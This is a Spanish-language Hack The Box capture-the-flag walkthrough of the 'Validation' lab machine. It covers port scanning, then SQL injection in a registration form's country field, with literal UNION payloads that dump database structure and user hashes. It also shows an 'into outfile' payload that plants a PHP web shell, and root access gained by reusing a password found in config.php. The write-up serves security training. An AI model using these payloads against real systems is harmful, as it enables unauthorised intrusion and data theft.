Maquina Validation – Hack The Box

12-jun.-23

TOPICS

-SQLi error-based
-Malicious File Creation Through "into outfile" (Remote Command Execution)
-Exposed Credentials config.php File [Privilege Escalation]

RECONOCIMIENTO Y ENUMERACION

Inicio comprobando conectividad con la maquina víctima.

$ping -c 1 10.10.11.116

```
❯ ping -c 1 10.10.11.116
PING 10.10.11.116 (10.10.11.116) 56(84) bytes of data.
64 bytes from 10.10.11.116: icmp_seq=1 ttl=63 time=86.2 ms

--- 10.10.11.116 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 86.190/86.190/86.190/0.000 ms
```

Tenemos un ttl 63 = Maquina Linux

Realizare un escaneo de puertos con NMAP

$nmap -p- --open -sCV -n -v –min-rate 5000 10.10.11.116 -oN Ports

```
# Nmap 7.93 scan initiated Sat Jun 10 13:14:00 2023 as: nmap -p- --open -sCV -n -vvv --min-rate 5000 -oN Ports 10.10.11.116
Nmap scan report for 10.10.11.116
Host is up, received echo-reply ttl 63 (0.12s latency).
Scanned at 2023-06-10 13:14:00 CST for 33s
Not shown: 65522 closed tcp ports (reset), 9 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d8f5efd2d3f98dadc6cf24859426ef7a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCgSpafkjRVogAlgtxt6cFN7sU4sRTiGYC01QloBpbOwerqFUoYNyhCdNP/9rvdhwFpXomoMhDxioWQZb1RTSk
bvMDlNZQbWu44UMWhLH+Vp63egRsut0SkTpUy3Ovp/yb3uAeT/4sUPG+LvDgzXD2QY+O1SV0Y3pE+pRmL3UfRKr2ltMfpcc7y7423+3oRSONHfy1upVUcUZkRIKr
rFcCiGPWOX5+7tu4H7jYnZiel39ka/TFODVA+m2ZJiz2NoKLKTVhouVAGkH7adYtotM62JEtow8MW0HCZ9+cX6ki5cFK9WQhN++KZej2fEZDkxV7913KaIa4HCbi
DE0pmTKS4rkBne9EDn6GpVhSuabX9S/BLk=
|   256 463d6bcba819eb6ad06886948673e172 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ9LolyD5tnJ06EqjRR6bFX/7oOoTeFPw2TKsP1KCHJcsPSVfZ
|   256 7032d7e377c14acf472adee5087af87a (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJOP8cvEQVqCwuWYT06t/DEGxy6sNajp7CzuvfJzrCRZ
80/tcp   open  http    syn-ack ttl 62 Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.48 (Debian)
4566/tcp open  http    syn-ack ttl 63 nginx
|_http-title: 403 Forbidden
8080/tcp open  http    syn-ack ttl 63 nginx
|_http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 10 13:14:33 2023 -- 1 IP address (1 host up) scanned in 32.73 seconds
```

Puertos encontrados 22/tcp 80/tcp 4566/tcp 8080/tcp


Veo que corre el servicio http por tres puertos. Con Whatweb vere las tecnologías que corren por este servicio.

```
❯ whatweb 10.10.11.116
http://10.10.11.116 [200 OK] Apache[2.4.48], Bootstrap, Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.48 (Debian)], IP[1
red-By[PHP/7.4.23]
❯ whatweb 10.10.11.116:4566
http://10.10.11.116:4566 [403 Forbidden] Country[RESERVED][ZZ], HTTPServer[nginx], IP[10.10.11.116], Title[403 Forbidden], nginx
❯ whatweb 10.10.11.116:8080
http://10.10.11.116:8080 [502 Bad Gateway] Country[RESERVED][ZZ], HTTPServer[nginx], IP[10.10.11.116], Title[502 Bad Gateway], nginx
```


12-jun.-23

Tenemos una versión de PHP/7.4.23, por lo cual si puedo llegar a inyectar algun archivo malicioso en PHP, puedo ganar acceso a la maquina víctima, vere de que trata la pagina web.


http:// 10.10.11.116/




Tenemos un campo que al parecer es un panel de registro, pero no tiene entrada para una contraseña, vere que pasa al introducir algún argumento.



Veo mi input reflejado en la pantalla probare si la pagina es vulnerable “HTML injection”



es vulnerable “**HTML injection**”.




es vulnerable “**reflected XSS**”


Raptor-Attack

12-jun.-23


Intentare ver si la página también es vulnerable a “SQLi”



Al parecer el campo no es vulnerable, pero aun tengo el otro campo que por lo que veo puedo intentar modificar el campo de Países con burpsuite.



Después de realizar una serie de comprobaciones para intentar detectar si el campo es vulnerables a SQLi, detecte un error al tratar de inyectar ‘




SQLi basado en errores: **la base de datos genera un mensaje de error por las acciones del atacante**. El atacante obtiene información sobre la infraestructura de la base de datos en función de los datos que generaron estos mensajes de error.

Raptor-Attack

12-jun.-23

Ahora que sé que es vulnerable a SQLI, intentare realizar un ordenamiento de los datos, basándome en X columna.




En este caso solo me arroja una sin darme error, por lo cual iniciare con “UNION attack”, esto me permitirá como atacante obtener datos validos de la base de datos actual

Nombre de la base de datos actual

Versión actual de la base de datos


Raptor-Attack

Vista previa de ficheros de la maquina victima




Intentare listar las bases de datos existentes en el sitio

username=raptor&country=Brazil' union select schema_name from information_schema.schemata-- -




Ahora intentare listar las tablas de la base de datos “registration”.

username=raptor&country=Brazil' union select table_name from information_schema.tables where table_name="registration"-- -



Existe una tabla con nombre “registration”, listare ahora las columnas

username=raptor&country=Brazil' union select column_name from information_schema.columns where table_schema="registration" and table_name="registration"-- -



Ahora intentare ver las columnas “username” y “userhash” utilizando group_concat()

username=raptor&country=Brazil' union select group_concat(username,0x3a,userhash) from registration-- -


Por lo que veo son los hashes y nombres creados por mi entrada, lo cual no son nada interesantes.

Existe una forma de intentar subir un archivo al sitio web ya que tengo la dirección donde se almacena este sitio /var/www/html, si llego a tener capacidad de escritura en este directorio podre tener éxito al intentar crear un fichero con la quiery “into outfile”

Intentare crear un archivo con el nombre prueba.txt y contenido test.


username=raptor&country=Brazil' union select "test" into outfile "/var/www/html/prueba.txt"-- -

me da un error en la respuesta, pero verificamos si se pudo crear.



Ahora que se que pude crear un archivo en el directorio mencionado, intentare colar un archivo .php con el contenido <?php system($_REQUEST[‘cmd’]); ?>

username=raptor&country=Brazil' union select "<?php system($_REQUEST[‘cmd’]); ?>" into outfile "/var/www/html/cmd.php"-- -



Archivo cargado con éxito.

Ahora que tengo capacidad de ejecución remota de comandos, vamos a ganar acceso a la misma

```
www-data@validation:/var/www/html$ whoami
www-data
www-data@validation:/var/www/html$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
13: eth0@if14: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:15:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.21.0.6/16 brd 172.21.255.255 scope global eth0
       valid_lft forever preferred_lft forever
www-data@validation:/var/www/html$
```

Al parecer ganamos acceso a un contenedor, pero al realizar búsqueda de algún otro host no puedo encontrar más.

```
www-data@validation:/var/www/html$ ls -l
total 40
-rw-r--r-- 1 www-data www-data  1550 Sep  2  2021 account.php
-rw-r--r-- 1 mysql    mysql       35 Jun 13 04:54 cmd.php
-rw-r--r-- 1 www-data www-data   191 Sep  2  2021 config.php
drwxr-xr-x 1 www-data www-data  4096 Sep  2  2021 css
-rw-r--r-- 1 www-data www-data 16833 Sep 16  2021 index.php
drwxr-xr-x 1 www-data www-data  4096 Sep 16  2021 js
www-data@validation:/var/www/html$
```

Tenemos un archivo config.php y todo archivo config en ocasiones tiene algún dato de valor.

```
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";
```

Credenciales dentro del archivo, si analizamos un poco en el usuario que se asignó para ese passwd, no existe en la maquina por lo cual probare esas credenciales con el usuario root

```
root@validation:/var/www/html# whoami
root
root@validation:/var/www/html#
```